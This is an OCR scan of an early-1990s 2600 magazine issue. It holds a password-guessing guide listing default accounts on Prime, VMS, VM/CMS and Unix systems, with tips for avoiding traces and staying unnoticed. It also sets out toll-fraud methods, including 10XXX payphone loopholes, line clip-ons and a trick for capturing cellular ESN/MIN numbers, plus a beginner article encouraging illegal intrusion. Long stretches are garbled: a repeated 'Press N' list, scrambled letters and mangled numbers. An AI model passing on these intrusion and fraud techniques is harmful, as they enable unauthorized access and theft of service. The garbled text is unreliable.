When using networks (Telnet, Tymnet, etc.) in connecting to the system, your goal is to get an ID in order to accept your connection attempt. It would really be simple then to isolate your number (providing you called the network directly from your house) if you repeatedly attempt to use the system. What you should do for this problem is loop through a gateway on the network. The gateway is essentially an out-dial which will connect to a system. Use the gateway to call another network's dialer.

#### Common Passwords

The following is a list of common passwords for various systems. Do a respectable system, these will be constantly changed. But not all system managers are smart or security conscious. The first system that I got into was by using a common account (no password was needed in this case, just the Unix "noop" as a username). Sometimes systems are put up and completely left alone. It seems the managers think that nobody will find the system. In my case, the system was kept current, and I had "noop" privileges so the School Board computer. Remember, as long as you don't do anything that damages or destroys data, they probably will never know that you have been there.

#### Common Accounts for the Prime System

Prime  
Admin  
Games  
Test  
Tools  
System  
Rje  
Guest  
Netman  
Cmdbco  
Primow  
Ddemo  
Regist

Prime  
Telnet  
  
Common Accounts for the VM/CMS System

Operator  
Consultant  
Autolog1  
Operator  
Vintest  
Vmult  
Maint  
Smart  
Vlam  
Drep  
Reps  
Cms  
Sua  
  
Common Accounts for the Vax/Vms

Vax  
Vms  
Dcl  
Ddemo  
Test  
Help  
News  
Guest  
Deenet  
System  
Uetp  
Default  
User  
Field  
Service  
System  
Manager  
Operator  
  
Common Accounts for the Unix System

root  
uucp  
nuucp  
daemon  
who  
guest  
lo  
com



bin  
sys  
informix  
usermgr  
adm  
profile  
resible  
intro  
rje  
hello  
lp  
setup  
powerdown  
uname  
makefsys  
mountfsys  
checkfsys  
umountfsys

Total number of passwords that are the same as the account's name: 3  
Total number of passwords that are a related word to the account name: 10  
Total number of passwords that are first names, not the user's own: 17  
Total number of passwords that are the user's first name: 19  
Total number of passwords that are words related to the user's job: 7  
Total number of passwords that are the name of the company: 1  
Total number of random character passwords: 1  
Total number of passwords that are, in some format, calendar dates: 32  
Total number of passwords that were unchanged defaults: 7

#### Combinations

The combinatorics to get into a system are nearly infinite. If the password needed to get into the system is something like "FRM;TNIJA" then the chances are extremely remote that you will get in. Multiply the following: the number of times where you use the uppercase as the password by the number of a word (i.e. for "COMBATCH" passwords could be "Basal" or "BATCHEMST"). Now add on names and wild guesses. This should give you quite a list. All you can do is exhaust your list of username/password combinations and move on. You have done your best as far as trial and error hacking is concerned. Tracing for eintons is also an option.

Devide Death at one time surveyed a VMACMS system's unencrypted password file and wrote the results down as categories. This is a list of his findings:

Total number of system users: 157  
Total number of accounts that can't be logged into: 37  
Total number of passwords that are a form of the account name: 10

This should give you an idea of how things are placed in a major corporate computer.

#### Imagination

This is what you need to gain access to an account. Being a number cruncher just won't do it anymore. In the following segment I will list out ideas with about 20 or 30 examples in each. This article will get you going. You just have to finish the job.

#### Common First and Last Names

These can readily be obtainable out of the telephone book, the greatest source of all first and last names. Examples:

thus  
Dave  
Chris  
Michelle  
Jessica  
Arthur  
Robert  
Patrick  
Arnold  
Benjamin  
Derek  
Eddie  
Shannon  
Richard

Ross  
Keith  
William  
Isabella  
Mickey  
Clyde

#### Colors

Figure it out for yourself, everything is possible. Examples:

Blue  
Black  
Orange  
Red  
Yellow  
Purple  
Magenta  
Green

#### The Dictionary

The single most important document. Everyone should have one, and if you do not have one get one. Many passwords are at your disposal. And, by all means when on a Unix, download (search/words), the online dictionary. I also believe that you should not limit your words to just the English versions. There is no reason why passwords cannot be in Spanish, French, etc.

#### Types of Cars

Pontiac  
Ford  
Chevy  
Buick  
Toyota  
Honda  
Ferrari  
Porsche

#### Rock Bands

Zeppelin  
Pink Floyd  
Hendrix  
R&M  
Cream  
Ozy

Guinness  
Mozart  
Pubkenemy

Etc.

This section can include magazines, software, preferences (when I was validation sysop on Digital Logic's Data Service I don't know how many people used the word PLICK when asking for validation). You should have accumulated quite a list by now.

#### Conclusion

This is it. I hope you have learned that nothing should be put past the system manager. He is the only person between you and a system that could be an excellent source of information. Enjoy!


#### References

- 1. Look at the following articles for in-depth information for specific operating systems:
  - "Unix From the Ground Up" by The Troglot. Unbelievably helpful in learning Unix.
  - Lex Luthor's "Hacking VAX/VMS". 2600 Magazine, February 1986.
  - "A Guide to the Primus Operating System" by Carrier Culpril. LODD/IT Technical Journal #1.
  - "Hacking IBM's VM/CMS Operating System" by Lex Luthor. 2600 Magazine, November and December 1987.

2600 has been the subject of more emergency corporate meetings than any other international threat!! Now you can join the conspiracy by coming to a 2600 meeting. They're held on the first Friday of the month in eight U.S. cities! (We're growing almost as fast as the 12/16 virus.) Check page 41 for more details or call us at (516) 751-2600.



# HOW TO USE THE DIAL TELEPHONE



## NEW YORK TELEPHONE COMPANY

YET ANOTHER INTERNAL PHONE COMPANY DOCUMENT! THIS ONE WE'RE REPRINTING IN ITS ENTIRETY ON THE NEXT TWO PAGES, AS A PUBLIC SERVICE.

*You will find the dial telephone easy to operate and the service it provides fast and dependable. The information in the following pages will be helpful to you in obtaining the utmost satisfaction and convenience in the use of dial service.*

*New York Telephone Company*

\*\*\*

### Listening for Dial Tone

On all calls, remove the receiver from the hook and listen for dial tone before starting to dial. Dial tone is a steady humming sound in the receiver indicating that the line is ready for you to dial.

### Calls to Central Offices

#### Which You Should Dial Direct

(Central offices which you should dial direct from your telephone are shown on the card furnished to you.)

When you hear dial tone, keep the receiver off the hook and dial the first two letters of the central office name, the office numeral, then each figure of the line number.

For example, if dialing WOrth 2-9970 -

- (1) Place your finger in the opening in the dial over the letter W.
- (2) Pull the dial around until you strike the finger stop.

- (3) Remove your finger from the opening, and without touching the dial allow it to return to its normal position.
- (4) Proceed in the same way to dial the letter O and the figures 2-9-9-7 and 0.

If the number called has a party line letter, dial the number in the same way, followed by the letter at the end of the number.

Within a few seconds after you have completed dialing, you should hear either the ringing signal, an intermittent humming sound or the busy signal, a rapid buzz-buzz.

If you hear an interrupted buzzing sound, as buzz-buzz — buzz-buzz, it indicates that you have dialed the central office designation incorrectly. Hang up the

receiver, wait a few seconds, and make another attempt, being careful to dial the central office designation correctly.

If you do not hear any signal within half a minute, hang up the receiver, wait a few seconds and make another attempt.

When, for any reason, you do not obtain a connection (for example, the called line is busy or does not answer), you will get quicker service if you hang up the receiver and try the call again yourself at intervals instead of immediately calling the operator for assistance. No charge is made unless you obtain an answer from a subscriber's telephone.

If you make a mistake while dialing, hang up the receiver at once, wait a few seconds, and make another attempt.

Before starting to dial a second call, always hang up your receiver for a few seconds.

### Obtaining Assistance from the Operator

If you have trouble in dialing, or if you have occasion to report cases of service irregularities, you can reach the operator by placing your finger in the opening in the dial over the word "OPERATOR" and then pulling the dial around until you strike the finger stop.

After connection has once been established with the operator, you may recall her by moving your receiver hook up and down slowly. This can be done only where you are connected with the operator; on other calls, moving the receiver hook will break the connection.

Calls from a Party Line or from a Line with an Extension Telephone

Always make sure that the line is not in use. If you do not hear the dial tone, inquire if the line is being held by some other person. If no response is received, hang up the receiver for a few seconds and make another attempt.

Listen on the line while dialing, and if you hear another party come in on the line or hear successive clicks in the receiver, it



indicates that someone else on your line is trying to call. Inform him that the line is in use and request him to hang up his receiver. When he does so, hang up your own receiver for a few seconds, and then remove it and dial the complete number again.

To call another party on your line, dial the operator, give her the number you wish to call, state that it is the number of another party on your line, and give her your number.

To call an extension telephone on your line, dial the extension, give her your number and ask her to ring the extension telephone.

### Calls by Number to Central Offices Which You Can Not Dial Direct

To place calls by number to central offices within New York City which you can not dial direct, or to central offices in nearby points, dial the operator and give her the number of the telephone with which you desire to be connected, and also the number of the telephone from which you are calling. For example —

"Boysie, 9-5570 — Walker 5-9970"

If the central office you are calling is not a nearby point, give the operator the name of the city, the name of the state, if desirable, the number of the telephone with which you desire to be connected, and also the number of the telephone from which you are calling. For example —

"Philadelphia, Market 1234 — Walker 5-9970"

or  
 "Portland, Maine, Preble 1234 — Walker 5-9970"

### Out-of-Town Calls to Particular Persons

To make out-of-town calls to particular persons, dial the figures 2-1-1 and give the operator who answers the name of the person with whom you wish to speak, the name of the city, the name of the state, the number of the telephone with which you desire to be connected, and also the

number of the telephone from which you are calling. For example —

"Mr. Paul Smith at Boston, Massachusetts, Main 33-60 — Walker 5-9970"

### Information Calls

Telephone numbers of subscribers not listed in your directory, and telephone numbers of subscribers at out-of-town points may be obtained by calling Information.

To call Information, dial the figures 4-1-1.

### Telegrams

To send a telegram, look up the telephone number of the desired telegraph company in the directory, and dial this number as you would any other.

### Calls to the Telephone Company

Repair Service... Dial the figures 6-1-1  
 Business Office... Dial the figures 8-1-1  
 Time of Day... Dial M-F 11:30am-7:12pm  
 Emergency Calls  
 (Police, Fire, Ambulance)

Dial the operator, give her your number and say —

"I want a policeman."

"I want to report a fire."

"I want an ambulance."

If compelled to leave the telephones before the desired station answers, tell the operator where help is required.

You may also reach the Police and the Fire Departments directly by dialing the numbers listed in the directory.

### Dial Coin Telephones

The operation of dial coin telephones is quite similar to that of your own dial telephones. The only differences are that it is necessary to deposit a coin in order to obtain dial tone (indicating that the line is ready for you to dial) and that telegrams are sent by dialing the operator and telling her the telegraph company desired. If the called line is busy or does not answer, the coin will be returned after the receiver is hung up.

## Accidental Mail

We're all pleased to introduce a new mail telephone answering system designed to provide faster and better service.

When you are unable to answer calls in your room, the system will automatically answer for you. Callers are assured that you are not available. Messages can be left for your attention, in detail in any language, and returned to you immediately.

Your messages are stored in your personal "Voice Mail" device. It is released directly by you. When you choose to check them, messages appear in your mailbox, with you check out.

### To Hear Your Messages

- From your room
  - Use light on your telephone wall when you have a new message. To receive your message:
  - Press handset and press MESSAGE KEY
  - Hear the message in your mailbox.
  - To move to the previous message Press 8
  - Press 9
- From outside your room:
  - You can receive messages while away from your room.
  - From inside the hotel Dial 414 from inside the hotel and Service 62 for room 62121000

• Connect to the next message Press 1

• Pressing in your messages:

- Press 2
- To continue playing, Press 3
- Press 4
- Press 5
- Press 6
- Press 7
- Press 8
- Press 9

• Press 10

• Press 11

• Press 12

• Press 13

• Press 14

• Press 15

• Press 16

• Press 17

• Press 18

• Press 19

• Press 20

• Press 21

• Press 22

• Press 23

• Press 24

• Press 25

• Press 26

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Dear 2600:

We just heard about your mag and think it's a successful idea - finally a mag by which we chip-ers could get to know without spending loads of money on phone bills. See, we got tired of the old magazine even here in the old country, without mentioning the stacking postage stamps and the expanding postal network.

But we can't match organized cover letters that's why we need 2600 guys to show us a steady path. We'll go on from there. We can't make either - but we share the same goal on the list, because it's quite difficult to find 'em all - but a steadily growing number anyway. We wish you a most "productive" week.

Milano, Italy

### BBS Update

Dear 2600:

I had the copy of the The Shack BBS at 083301923. I had to wait until the Spring 1992 edition of the free office release to get 26000 version. I would like to thank you for providing this and for the list in the Shack. The many hackers who are calling you BBS. I have enjoyed the CHATS and messages from your network. We are starting an exclusive hackers conference and including a hacker release in this conference for sharing of code and help on the fun of hacking that has continued to enhance the science of computing. We have also attracted the attention of a law enforcement agency from New York. This was only detected as they were trying every time called verification and then quickly leading me a check for File Access gate for by their operating account of their name often. What a deal! Since we know our rights and hold no illegal, we can't publicly speak them for helping us to buy new hardware. I believe the assistance base to our new hackers conference will be current and quite interesting. If you are a real hacker, give us a call. No e-mails, phone, or friends allowed as the The Shack BBS.

Guy Netherberry  
Spring  
The Shack BBS  
1481 992-2321

If you're providing free service and aren't doing anything illegal, there's no reason to shut you down.

### Voice Mail Question

Dear 2600:

How come your voice BBS is only open after 11 pm? Also, why do you give out an expensive 14,700 number instead of a real phone number?

Paulked

First off, see 14-700 number cost 13 cents a minute, a regular phone number would cost 13 cents a minute. While slightly more, that's not comparable to a 900 number or anything of that nature. We give out

that number because either night or the system doesn't have a real phone number. It sometimes shows up on different lines. It's not available at night because it's currently a single line system and spending the BBS money for day would be up the wazoo. I'd like to see that it shows up on our main number (212-655-2600) and so that the BBS part is available around the clock with nothing else. To do this, we need to find some people who can work and support along with some cheap computers. If anyone has any suggestions, please send them our way. For now, the only BBS fan letter received through AT&T at 0700/231-2300. Most of our visitors can be reached through the voice mail system of that number, which is available 24 hours a day. During business hours, the rest of the 6,300 number is to cover a number. Don't worry, we're not making a penny off this!

**2600 NOW HAS A VOICE BBS THAT OPERATES EVERY NIGHT BEGINNING AT 11:00 PM EASTERN TIME. FOR THOSE OF YOU THAT CAN'T MAKE IT TO THE MEETINGS, THIS IS A GREAT WAY TO STAY IN TOUCH. CALL 0700-751-2600 USING AT&T (IF YOU DON'T HAVE AT&T AS YOUR LONG DISTANCE COMPANY, PRECEDE THE ABOVE NUMBER WITH 10288). THE CALL COSTS 15 CENTS A MINUTE AND IT ALL GOES TO AT&T. YOU CAN ALSO LEAVE MESSAGES FOR 2600 WRITERS AND STAFF PEOPLE AROUND THE CLOCK.**

# 2600 marketplace

**2600 MEETINGS:** New York City: First Friday of the month at the Clearing, Empire-Build 330 8 pm in the lobby near the payphone, 155 E 53rd St., between Lexington and 3rd Avenues, Cocon City, 4 pm at 514-531-2600 for more info. Eugene: number: 212-323-9011, 211-233-9971, 212-408-8094, 212-398-5652, Washington DC: In the Pentagon City mall from 5 to 8 pm on the first Friday of the month, 588 Pennsylvania Ave. NW, Washington DC (parking from 5 to 8 pm on the first Friday of the month). Eugene: number: 415-968-6164, 415-616-6164, Los Angeles: At the Union Station corner of 5th St. and Alameda from 5 to 8 pm, first Friday of the month. Inside main entrance by back of phone. Phone numbers: 212-972-2938, 9506, 9506, 9519, 9520; 212-625-9923, 9924, 212-614-6649, 6872, 9018, 9926. Chicago: Century Mall, 2825 Clark St., 5 pm to 8 pm, first Friday of the month, lower level, by the payphone. St. Louis: At the Galleria, Highway 40 and Brentwood 5 pm to 8 pm, first Friday of the month. Lower level, food court area, by the phone. Reminded that I am at the 2600 Street Action station at 302 & 34th St. under the 5th level at 7th St. Phone numbers: 212-422-9980, 9981, 9793, 9790, 9875, and 947-9751. For info, call 212-652-8420. Cambridge, MA: 5 pm at Harvard Square, corner of Van Ness and Harvard streets. 12 pm on the second floor "The Garage" by the Plaza Park in the second floor. Call 617-514-514-2600 to start a meeting in your city.

**TOP QUALITY:** computer virus kits, Eric Blum Book of Computer Virus Kits \$16.95, and \$21.95 postage. Descriptions of popular viruses, fully commented and fully explained. Write for list, American Eagle Publications, Box 41421, Tucson, AZ 85717.

**ARRESTED DEVELOPMENT:** ETOA/NV, #1179-418079, Recharge 8-10 TUPP DOMAINS; Vincent Nade, POP Access, 386-3564, 3900A, USR 26-266.

**LOOKING FOR ANYONE** and everyone wanting to trade ideas, Analog files, info about "Virus and/or bugs." I have about 10 megs of text files, ALWAYS looking for more! Contact Steve at 414-432-1967 or email: rhp@quadra.edu/enet/26.

**WE CANAL, WE SAW, WE CONQUERED.** IT'S A 17" full color poster of Prince, Fog, D'Angelo, in front of AXNET Station. Send \$9.95 to: Box 711079, Wichita, KS 67272-1072.

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**WIRELESS MICROPHONE** and wireless telephone transmitter kit. Featured in the WESTLER 1991-92 2600. Complete kit of parts with 2600, \$30.00. GENTLY, or \$15 for both one check. DENSON DIALER KIT as featured in 124 issue of 2600. Designed and developed in Holland. Precision ALL-steelband circuit used in worldwide telecommunications networks. Send \$250.00 CASH ONLY. 2004 3307 to Hack The Technology, P.O. Box 32893, 11001 DL, Amsterdam, Netherlands allow us to 12 orders for delivery. 2600 call +31 20 6001480 / 4148. Also: we are always interested.

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**MARKETPLACE ADS ARE FREE TO SUBSCRIBERS!** Send your ad to: 2600 Marketplace, PO Box 99, Middle Island, NY 11953. Include your address label. Ads may be edited or not printed at our discretion. Deadline for winter issue: 12/1/92.



# getting started

by Phred Prefect

So you watched something on TV and it was about hackers... you said "nifty"... You read something on a BBS about free phone calls... you said "cool"... You started checking out books from the library about Knight Lightning, or maybe even blue boxing (Esquire, October 1971)... you said "wow"... You got this magazine and said, "I have to do this" but didn't know where to start. Well, you're not alone....

Your curiosity overwhelms you, but yet you can't seem to find that little thing to start your exploration. You could try looking around for other hackers, but if they have a lack of sense they won't make it too obvious. Try looking harder, they might just come to you.

So this doesn't work... you just can't seem to find any, or they're mostly pirates and can't help you. Well, you're just going to have to get the balls to do something illegal in your life (but I'm not forcing you), so do something. This magazine is full of examples. Sure there's stealing MCI calling cards, building blue, red, or whatever boxes, but there are much deeper things. If you defraud the phone company, you're not a hacker, you just get free phone calls. You need a passion for the system. You need a willingness

to learn a lot about the system before you do something.

If you're looking for free phone calls, hurry up and do that and stop wasting your time. Like I said, you're not a hacker, you just are bothered and need a little trick to get onto BBS's in some distant place.

If you have a curiosity for the system, then you're in the right place. The phone company is something so amazingly huge that one could probably spend a lifetime exploring it. This "exploring" is what 2600 is all about. I know that you computer genius teenagers don't need manuals for things (like computer programs and VCR's) and are really impatient, so you don't want the bullshit. You want to know how to get into systems now. Well, relax. You made a good decision buying this mag, but you have to learn first. You need to know this thing backwards and forwards or else you'll screw up and get caught.

So, in response to the beginners writing in and wanting to know how to get free phone calls and other phone tricks, you need to get knowledge. Read everything you can get your hands on and when you feel the time is right, after you know exactly how, where, why, and when to do it, do it.

## Toll Fraud

What the Big Boys Are Nervous About

by Count Zero

**Restricted Data Transmissions**  
Toll fraud is a serious problem that plagues the telecommunications industry. Recently I have acquired a collection of trashed documents detailing what AT&T and Bellcore are doing to stop these "thiefs." I found these papers very enlightening and occasionally humorous. A few insights into what's bugging the telco.

**Toll Fraud Prevention Committee (TFPC):** This is an industry-wide "forum" committee set up in conjunction with Bellcore that deals with, guess what, toll fraud. The TFPC has "super elite" meetings every once in awhile. All participants are required to sign non-disclosure agreements. Fortunately, the partic pants frequently toss their notes in the POTC (Plain Old Trash Can — see, I can make stupid acronyms just like Bellcore). As far as I'm concerned, once it's in the POTC, it's PD (public domain).

The "open issues" concerning the TFPC currently are Third Number Billing Fraud, International Incoming Collect Calls to Payphones, and Incoming Collect Calls to Cellular. Apparently, they have noticed a marked increase in third number billing fraud in California. To quote a memo, "The most prevalent fraud scams include originating from coin/crypt (aka COCOTs) phones as well as business and residence service that is fraudulently established." Third party billing from COCOTs is an old trick. Another type of COCOT abuse discussed

was "10XXX" fraud. By dialing 10XXX (where XXX is the code for a certain LD carrier), the caller on the COCOT gets to choose their LD carrier. However, in some cases the LEC (Local Exchange Carrier) strips off the 10XXX and then sends the call to the IXC (Inter-Exchange Carrier), the guys that place the LD call, as a 1 + directly dialed call. So, when you dial 10XXX+011+international number, the LEC strips the 10XXX and the IXC sees the call as directly dialed international and by coin into the COCOT. Dialing 10XXX+1+ACN also sometimes works for LD calls within the United States. Anyway, COCOT providers are wiggling out a bit because, while they must provide 10XXX+0 service, they want to block the 10XXX+1 and 10XXX+011 loopholes, but LECs have chosen to provide COCOTs with a standard business line which is not capable of distinguishing between these different situations, which is why central offices have been typically programmed to block all types of 10XXX calls from COCOTs. Thanks to the FCC, they can't do that anymore, it's breaking the law! So COs have been reprogrammed into accepting these 10XXX calls from all COCOTs, and the burden of selectively blocking the 10XXX+1 and 10XXX+011 loopholes often falls upon the COCOT manufacturer. They gotta build it into the COCOT hardware itself!

Well, many early COCOTs cannot selectively unblock 10XXX+0, so their owners face a grim choice between



ignoring the unblocking law (thereby facing legal problems), unblocking all 10XXX calls (thereby opening themselves up to massive fraud), or replacing their COCOTs with expensive, more sophisticated models. Other LECs have begun offering call screening and other methods to stop this type of fraud, but the whole situation is still pretty messy. By the way, for a comprehensive list of 10XXX carrier access codes, see the Autumn 1989 issue of 2600, page 42 and 43. While they are constantly changing, most of these should still be good.

Incoming International Collect to Cellular: according to the notes "when a cellular phone is turned on, it checks in with the local cellular office. When this happens, a device that 'reads' radio waves can capture the identification of the cellular phone. A tremendous volume of 'cloned' fraudulent cellular calls are going to Lebanon." Same old trick, grabbing the cell phone's ESN/MIN as it's broadcast. The only twist is that you call someone's cellular phone collect in order to get them to pick up and broadcast their ESN/MIN (they will probably refuse the call, but they will have broadcast their ESN/MIN nevertheless!) But why Lebanon?

The American Public Communications Council mentioned "a desire for the TFPC to be involved in the resolution of clip-on fraud." Maybe you guys should try better shielding of the phone line coming out the back of the COCOT? Apparently, clip-on fraud has really taken off with the recent flux of new COCOTs. COCOTs operate off a plain old customer loop, so clipping onto the ring and tip outside the body of the COCOT works nicely. That is, assuming you can get at the cables

and get through the insulation.

Incoming International Collect: This is a big issue. A person from overseas calls a payphone collect in the United States. Fischer buddy answers the payphone and says, "Sure, I accept the charges." Believe it or not, this trick works many times! Here's why. In the United States, databases containing all public telephone numbers provide a reasonable measure of control over domestic collect abuse and are available to all carriers for a per-use charge. These databases are offered and maintained by the local telephone companies (LTC). Domestic collect-to-coin calling works well, because most operator services systems in the United States query this database on each domestic collect call. Most Local Exchange Carriers in the United States also offer this database service to owners of COCOTs (for those few that accept incoming calls).

However, international operators across the world do not share access to this database, just as United States international operators do not have database access overseas! The CCITT, the international consortium of telecommunications carriers, recognized this serious problem many years ago with its strong recommendation to utilize a standardized coin phone recognition tone (commonly called the cuckoo tone) on every public telephone line number. Such a tone would be easily recognized by operators worldwide, and is currently in use by many foreign telcos.

The United States decided to ignore this logically sound recommendation, having already employed a numbering strategy for public telephones which, together with

a reference document called the "Route Bulletin", alerted foreign operators that the called number should be checked for coin with the United States inward operator. This simple procedure greatly reduced the number of times that the foreign operator had to check with the United States operator, yet was effective at controlling abuse. Everyone slept soundly.

But after the bust-up of AT&T in 1984, the local telephone companies, operating independently and under pressure to offer new services (cellular, pagers, etc.), abandoned the public phone fixed numbering strategy! In addition, in June of 1984 the FCC decided to allow the birth of private payphones (COCOTs). And, up until 1989, nothing was done to replace the fraud prevention system. Can you say "open season"?

In 1989, the TFPC began seeking a solution to the growing volume of fraudulent collect calls resulting from this void in the fraud prevention architecture. Numerous solutions were explored. A primary solution was chosen.

Validation database? Yes, the TFPC chose to support 100 percent the LEC database solution, with the cuckoo payphone recognition tone as one of a number of secondary solutions. This decision caused problems, problems, problems. Since it was evaluated that a great number of foreign telcos would be unable to implement this database-detecting routine (for a variety of technical reasons). Furthermore, because this TFPC 'solution' to the United States' problem is not in conformance with international requirements, the foreign telcos view it with strong opposition as an unacceptable solution due to the additional work that would be incurred and the blatant unwillingness on the part of the United

States to follow an effective and longstanding international standard (let me balk at using meters, why not this too?).

To this day, the TFPC is still bouncing around ideas for this. And the susceptibility of United States payphones to international incoming collect calls remains wide open. Various phone companies are currently fighting the cuckoo tone system, because they are cheap routers and don't want to spend the estimated \$500-700 per payphone to install the cuckoo tone technology. If the cuckoo tone were implemented, it would virtually eliminate the problem of international incoming collect calls. But there! Oxen...

Other brilliant "secondary" solutions recommended by the TFPC are:

- 1) Eliminate the finger on the payphone.
- 2) Route all such calls thru a United States operator.
- 3) Eliminate incoming service to payphones altogether.

And so on. As you can see, this is a fascinating story, and the latest TFPC meeting ended with the note "The issue was discussed at some length with the end result of it becoming a new issue." Truly the work of geniuses.

In closing, I want to share with you a quote from an article I dug out from a pile of coffee grinds. It's from *Payphones Exchange Magazine*.

"The fewer the number of people aware of a primary line of defense coming down the border. Any qualified person reading the hacker and underground publications knows that many of their articles are written by current LTC and LXC employees [or people like me who go through their garbage!]. Loose lips sink ships. Unrestricted distribution of sensitive information permits fraud. Each coast deny. Let's stop them both today!"  
All I can say is... fuck that.



According to internal phone company documents that were sent to us, "fraudulent collect calling is an issue that has plagued the telephone industry for nearly as many years as the service has been available to the public. One of the biggest problems is, admittedly, that the United States never implemented the CCITT recommendation to have an internationally recognizable tone sound when a payphone picks up an incoming call. Prior to 1986, the United States had a numbering scheme. By using something called the Route Bulletin, operators from other countries were able to tell if they should check with the inward operator in the United States to see if the phone was a payphone ("checking for coin"). This simple procedure greatly reduced the number of times that the foreign operator had to check with the US operator, yet was effective at controlling abuse. A major problem now exists because after disconnection, this numbering scheme was abandoned. Added to this was the introduction of COCOTs (private payphones). Confusion over the true status of these phones and the growing number of these instruments caused the local telephone companies to select numbers for these instruments out of the general (non-coin) number pool." After first suggesting that every country in the world first consult a database before processing any collect calls to the United States, the interexchange carriers had a change of heart. The rest of the world took a rather dim view of the United States imposing its will upon everyone else and ignoring (as usual) the international standard. As a result, it's now been suggested by American phone companies that the coin phone recognition tone be implemented. Apart from everybody else in the world being opposed to it, the disadvantages of relying upon the database included: questions about database accuracy, the fact that training would be required, the fact that validation would require two operators, and that there are no contractual protections for any database failures. The companies also believe such a tone will help cut down on fraud within the United States. AT&T says, "Public and coin phones are very often the vehicle used by defrauders. Posing as telephone company employees, fraud perpetrators convince consumers to accept numerous bills to find calls and to give out their calling card pin. A signal such as the recognition tone, when occasionally recognized by all US subscribers as signifying a coin phone, could spell an end to scammers who conduct business from payphones and leave coin phone numbers as a call back number to their unsuspecting prey." The new system, including a voice message, will be tested with Pacific Bell, BellSouth, however, believes that the database system could still be used from overseas, provided the interexchange carriers set up separate banks to carry 0+ traffic and do the validation themselves.

Among the most common forms of third number billing fraud, the phone companies cite: "billing to voice mail, seams, cellular, (to and from), international, billing to unassigned numbers, recorded acceptance messages, database failures and inaccuracies, as well as no live verification."

AT&T also stated, "With growing frequency, defrauders are establishing telephone service and billing large numbers of calls to that service, with no intention of paying the bill. This is often done by providing the LEC (local company) with fraudulent information on the service application."

Other issues being discussed within the tele-mer circle include providing COCOTs with their own ANI and an apparent blue box type of fraud involving US Sprint.

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